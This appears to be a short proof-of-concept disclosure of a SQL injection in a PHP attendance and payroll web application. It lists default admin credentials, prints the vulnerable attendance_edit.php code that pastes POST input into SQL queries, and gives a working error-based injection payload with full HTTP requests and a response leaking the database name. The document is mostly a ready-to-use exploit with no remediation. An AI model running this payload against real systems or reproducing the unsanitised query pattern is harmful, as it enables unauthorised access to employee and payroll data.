Attendance and Payroll System v1.0 - SQL injection


username:nurhodelta password:password ----> {ip}apsystem/admin/index.php

Supplier： https://www.sourcecodester.com/php/12268/attendance-and-payroll-system-using-php.html

\admin\attendance_edit.php has SQL injection


Payload: id=86' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&edit_date=2022-03-21&edit_time_in=17%3A15%3A24&edit_time_out=00%3A00%3A00&edit=

SQL injection because id can be closed




```
<?php
    include 'includes/session.php';

    if(isset($_POST['edit'])){
        $id = $_POST['id'];
        $date = $_POST['edit_date'];
        $time_in = $_POST['edit_time_in'];
        $time_in = date('H:i:s', strtotime($time_in));
        $time_out = $_POST['edit_time_out'];
        $time_out = date('H:i:s', strtotime($time_out));

        $sql = "UPDATE attendance SET date = '$date', time_in = '$time_in', time_out = '$time_out' WHERE id = '$id'";
        if($conn->query($sql)){
            $_SESSION['success'] = 'Attendance updated successfully';

            $sql = "SELECT * FROM attendance WHERE id = '$id'";
            $query = $conn->query($sql);
            $row = $query->fetch_assoc();
            $emp = $row['employee_id'];

            $sql = "SELECT * FROM employees LEFT JOIN schedules ON schedules.id=employees.schedule_id WHERE employees.id = '$emp'";
            $query = $conn->query($sql);
            $srow = $query->fetch_assoc();

            //updates
            $logstatus = ($time_in > $srow['time_in']) ? 0 : 1;
            //

            if($srow['time_in'] > $time_in){
                $time_in = $srow['time_in'];
            }

            if($srow['time_out'] < $time_out){
                $time_out = $srow['time_out'];
            }
```

```
POST /apsystem/admin/attendance_edit.php HTTP/1.1
Host: 192.168.1.17
Content-Length: 85
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.17
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.1.17/apsystem/admin/attendance.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=2nud4pa7qt6oo5od13120a4bta
Connection: close

id=86' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&edit_date=2022-03
```



```
POST /apsystem/admin/attendance_edit.php HTTP/1.1
Host: 192.168.1.17
Content-Length: 146
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.17
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.9
Referer:
http://192.168.1.17/apsystem/admin/attendance.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=2nud4pa7qt6oo5od13120a4bta
Connection: close

id=86' and updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+&edit_date=2022-03-21&edit_time_i
n=17%3A15%3A24&edit_time_out=00%3A00%3A00&edit=
```

```
HTTP/1.1 302 Found
Date: Mon, 21 Mar 2022 12:12:24 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: attendance.php
Content-Length: 163
Connection: close
Content-Type: text/html; charset=UTF-8

UPDATE attendance SET date = '2022-03-21', time_in = '17:15:24', time_out = '00:00:00'
WHERE id = '86' and updatexml(1,concat(0x7e,(select database()),0x7e),0)-- '
```



Attendance

Error!

XPATH syntax error: '~apsystem~'